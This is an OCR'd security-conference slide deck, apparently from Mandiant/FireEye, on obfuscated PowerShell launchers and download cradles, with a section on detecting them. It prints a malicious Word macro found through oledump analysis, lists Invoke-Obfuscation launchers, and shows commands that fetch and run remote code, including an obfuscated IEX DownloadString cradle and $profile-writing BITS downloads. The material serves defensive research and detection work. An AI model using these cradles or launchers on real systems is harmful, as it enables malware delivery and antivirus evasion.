
Obfuscated Launchers

http://nikiskinazarene.com/wp-content/uploads/2014/02/hellomynameis.png
http://www.battlegrip.com/wp-content/uploads/2011/07/halomarkv-420x420.jpg

MANDIANT
A FireEye® Company


FireEye

Obfuscated Launchers




```
PS C:\Users\                \office-crackros-master> python .\oledump.py -p plugin_officecrackros ..\cccb193de86fd7ff876e875c32305f33dc48843dc1180fb0
 A3: M    9209 'VBA/ThisDocument'
          Plugin: Sketchy cipher detected: OfficeCrackros plugin by Nick Carr
            MsgBox Word was unable to read this document. It may be corrupt.
            'Set AuusvjItmbcqlw = Zmhhxmjvhmikj(winmgmts:\\.\root\cimv2:Win32_ProcessStartup)
            'Set Jxrdrd = Zmhhxmjvhmikj(winmgmts:\\.\root\cimv2:Win32_Process)'
            Oiiuzhf = cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE%
            Set LufluibdLufuqdm = Zmhhxmjvhmikj(New:WScript.Shell).Environment(New:WScript.Shell)
            Set LufluibdLufuqdm = Zmhhxmjvhmikj(New:WScript.ShellPROCESS).Environment(New:WScript.ShellPROCESS)
            If Len(LufluibdLufuqdm(ProgramW6432))
            Oqcyji = _CT=
            Oqcyji = Oqcyji & vbCrLf & _PA=237559
            Oqcyji = Oqcyji & vbCrLf & _KE=487553
            Oqcyji = _CT=
            Oqcyji = Oqcyji & vbCrLf & _PA=161676
            Oqcyji = Oqcyji & vbCrLf & _KE=289669
            Oqcyji = Oqcyji & vbCrLf & _MICROSOFT_UPDATE_SERVICE=powershell -
            Oqcyji = Oqcyji & vbCrLf & _MICROSOFT_UPDATE_CATALOG=
            "Yczqeptq = $s=$Env:_CT;$o='';$l=$s.length;$i=$Env:_PA%$l;while($o.length -ne$l){$o+=$s[$i];$i=($i+$Env:_KE)%$l}iex($o)"
 A4:    3639 'VBA/_VBA_PROJECT'
 A5:     738 'VBA/dir'
B: word/activeX/activeX2.bin
 B1:     112 '\x01CompObj'
 B2:   46412 'f'
 B3:       0 'o'
C: word/activeX/activeX1.bin
 C1:
 C2:
 C3:
```

Obfuscated Launchers



Obfuscated Launchers

- Invoke-Obfuscation provides the following encoding options:

```
Choose one of the below Launcher options:

[*] LAUNCHER\PS          PowerShell
[*] LAUNCHER\CMD         Cmd + PowerShell
[*] LAUNCHER\WMIC        Wmic + PowerShell
[*] LAUNCHER\RUNDLL      Rundll32 + PowerShell
[*] LAUNCHER\VAR+        Cmd + set Var && PowerShell iex Var
[*] LAUNCHER\STDIN+      Cmd + Echo | PowerShell - (stdin)
[*] LAUNCHER\CLIP+       Cmd + Echo | Clip && PowerShell iex clipboard
[*] LAUNCHER\VAR++       Cmd + set Var && Cmd && PowerShell iex Var
[*] LAUNCHER\STDIN++     Cmd + set Var && Cmd Echo | PowerShell - (stdin)
[*] LAUNCHER\CLIP++      Cmd + Echo | Clip && Cmd && PowerShell iex clipboard
[*] LAUNCHER\RUNDLL++    Cmd + set Var && Rundll32 && PowerShell iex Var
[*] LAUNCHER\MSHTA++     Cmd + set Var && Mshta && PowerShell iex Var
```

http://www.battlegrip.com/wp-content/uploads/2011/07/halomarkv-420x420.jpg

Outline

- Motivation
- Current State of PowerShell Obfuscation
- **Current State of PowerShell Obfuscation Detection**
- MOAR! Crafting Cryptic Cradles :: (In)security By Obscurity
  - Obscure Download Cradles
  - Obscure Token Obfuscation
  - Obscure Invocation Syntaxes
- Detecting Cryptic Cradles
- Invoke-CradleCrafter Public Release & Demo

Current State of PowerShell Obfuscation Detection

- A/V still not detecting commands or scripts obfuscated with Invoke-Obfuscation
  - Note: obfuscation does not alter heuristics (e.g. powershell.exe accessing lsass.exe)
- Some competitors have updated command line detection for some basic obfuscation techniques
  - A lot has changed since v1.0
- Numerous threat actors are using Invoke-Obfuscation, including most recently **APT32**
  - **Vietnamese attacker** (aka OceanLotus)

http://www.pngall.com/wp-content/uploads/2016/05/Vietnam-Flag-PNG.png
https://s-media-cache-ak0.pinimg.com/736x/57/09/95/570995b4876016332cfc476f81a4341a.jpg

Current State of PowerShell Obfuscation Detection

- AMSI (Antimalware Scan Interface)
  - *a generic interface standard that allows applications and services to integrate with any antimalware product present on a machine*
- Frequency Analysis and Vector Similarity
  - http://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/
  - @Lee_Holmes (Microsoft, PowerShell & Azure Teams)

https://s-media-cache-ak0.pinimg.com/736x/57/09/95/570995b4876016332cfc476f81a4341a.jpg

Outline

- Motivation
- Current State of PowerShell Obfuscation
- Current State of PowerShell Obfuscation Detection
- **MOAR! Crafting Cryptic Cradles :: (In)security By Obscurity**
  - Obscure Download Cradles
  - Obscure Token Obfuscation
  - Obscure Invocation Syntaxes
- Detecting Cryptic Cradles
- Invoke-CradleCrafter Public Release & Demo

MOAR! Crafting Cryptic Cradles

"**M**ore"
+ "R**oar**"
MOAR

https://img.memesuper.com/dcd8b7ae7cb84f3cc8d7e77de6f57f0b_29280890-moar-cat-meme_500-467.jpeg

MOAR! Crafting Cryptic Cradles

- (In)security By Obscurity
  - Obscure Download Cradles
    - Memory-based
    - Disk-Based
  - Obscure Token Obfuscation
    - Cmdlets
    - Methods
    - Members
    - Properties
  - Obscure Invocation Syntaxes

MOAR! Crafting Cryptic Cradles

- (In)security By Obscurity
  - Obscure Download Cradles
    - Memory-based
    - Disk-Based
  - Obscure Token Obfuscation
    - Cmdlets
    - Methods
    - Members
    - Properties
  - Obscure Invocation Syntaxes

```
(New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e')
```

MOAR! Craft

- (In)security By Ob
  - Obscure Dow
    - Memory-ba
    - Disk-Based
  - Obscure Token Obfuscation
    - Cmdlets
    - Methods
    - Members
    - Properties
  - Obscure Invocation Syntaxes

```
ls _-*;Set-Item Variable:\xv (.(Item Variable:\*ecu*t).Value.(((Item V
ariable:\*ecu*t).Value|Member)[6].Name).(((Item Variable:\*ecu*t).Valu
e.(((Item Variable:\*ecu*t).Value|Member)[6].Name).PsObject.Methods|Wh
ere{(Get-Variable _ -Value).Name-clike'*nd'}).Name).Invoke((Item Varia
ble:\*ecu*t).Value.(((Item Variable:\*ecu*t).Value|Member)[6].Name).Ge
tCommandName('*w-*ct',1,1),[Management.Automation.CommandTypes]::Cmdle
t)Net.WebClient);Set-Variable W 'http://bit.ly/L3g1tCrad1e';(GV xv).Va
lue.((((GV xv).Value|Member)|?{(GI Variable:/_).Value.Name-clike'*wn*g
'}).Name).Invoke((Variable W -ValueO))
```

```
(New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e')
```

MANDIANT
A FireEye® Company

FireEye

MOAR! Crafting Cryptic Cradles

- (In)security By Obscurity
  - Obscure Download Cradles
    - Memory-based
    - Disk-Based
  - Obscure Token Obfuscation
    - Cmdlets
    - Methods
    - Members
    - Properties
  - Obscure Invocation Syntaxes

- PS1.0 Command Invocation
- ScriptBlock conversion + Invoke-Command
- PS Runspace
- New invocation cmdlet in PS3.0+
- Import-Module and Dot-Sourcing (Disk-based)
- Completely revamped 'iex' concatenator

Obscure Download Cradles

- Disk-Based Cradles
  1. **DownloadFile** (Net.WebClient Method)

     (New-Object Net.WebClient).**DownloadFile**('http://bit.ly/L3g1tCrad1e',$profile);**powershell**

  2. **BITSAdmin** (deprecated - c:\windows\system32\bitsadmin.exe)

     bitsadmin /transfer mydownloadjob /download 'http://bit.ly/L3g1t' $profile;**powershell**

```
PS C:\Users\me> bitsadmin /?

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.
```

  3. **Start-BitsTransfer**

     Start-BitsTransfer -Source 'http://bit.ly/L3g1t' -Destination $profile;**powershell**

Obscure Download Cradles

- Disk-Based Cradles
  1. **DownloadFile** (Net.WebClient Method)

```
(New-Object Net.WebClient).DownloadFile('http://bit.ly/L3g1tCrad1e',$profile);powershell
```

  2. **BITSAdmin** (deprecated - c:\windows\system32\bitsadmin.exe)

```
bitsadmin /transfer mydownloadjob /download 'http://bit.ly/L3g1t' $profile;powershell
```

```
DISPLAY: 'mydownloadjob' TYPE: DOWNLOAD STATE: ERROR
PRIORITY: NORMAL FILES: 0 / 1 BYTES: 0 / UNKNOWN
Unable to complete transfer.
ERROR FILE:    http://bit.ly/L3g1tCrad1e -> C:\Users\me\nothing_2_see_here.txt
ERROR CODE:    0x80200011 - The server did not return the file size. The URL might point to dynamic content.
ERROR CONTEXT: 0x00000005 - The error occurred while the remote file was being processed.
```

  3. **Start-BitsTransfer**

```
Start-BitsTransfer -Source 'http://bit.ly/L3g1t' -Destination $profile;powershell
```

```
Start-BitsTransfer : The server did not return the file size.
The URL might point to dynamic content. The Content-Length
header is not available in the server's HTTP reply.
```

MANDIANT
A FireEye® Company

FireEye

Obscure Download Cradles

- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient Method)
  2. **DownloadData** (Net.WebClient Method)
  3. **OpenRead** (Net.WebClient Method)
  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting


Obscure Download Cradles

- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient Method)
  2. **DownloadData** (Net.WebClient Method)
  3. **OpenRead** (Net.WebClient Method)
  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting

```
$url='http://bit.ly/L3g1tCrad1e';
$wc=(New-Object Net.WebClient);
IEX $wc.DownloadString($url)
```


Obscure Download Cradles

- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient Method)
  2. **DownloadData** (Net.WebClient Method)
  3. **OpenRead** (Net.WebClient Method)
  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting




Obscure Download Cradles

- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient Method)
  2. **DownloadData** (Net.WebClient Method)
  3. **OpenRead** (Net.WebClient Method)
  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting




Obscure Download Cradles

- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient Method)
  2. **DownloadData** (Net.WebClient Method)
  3. **OpenRead** (Net.WebClient Method)
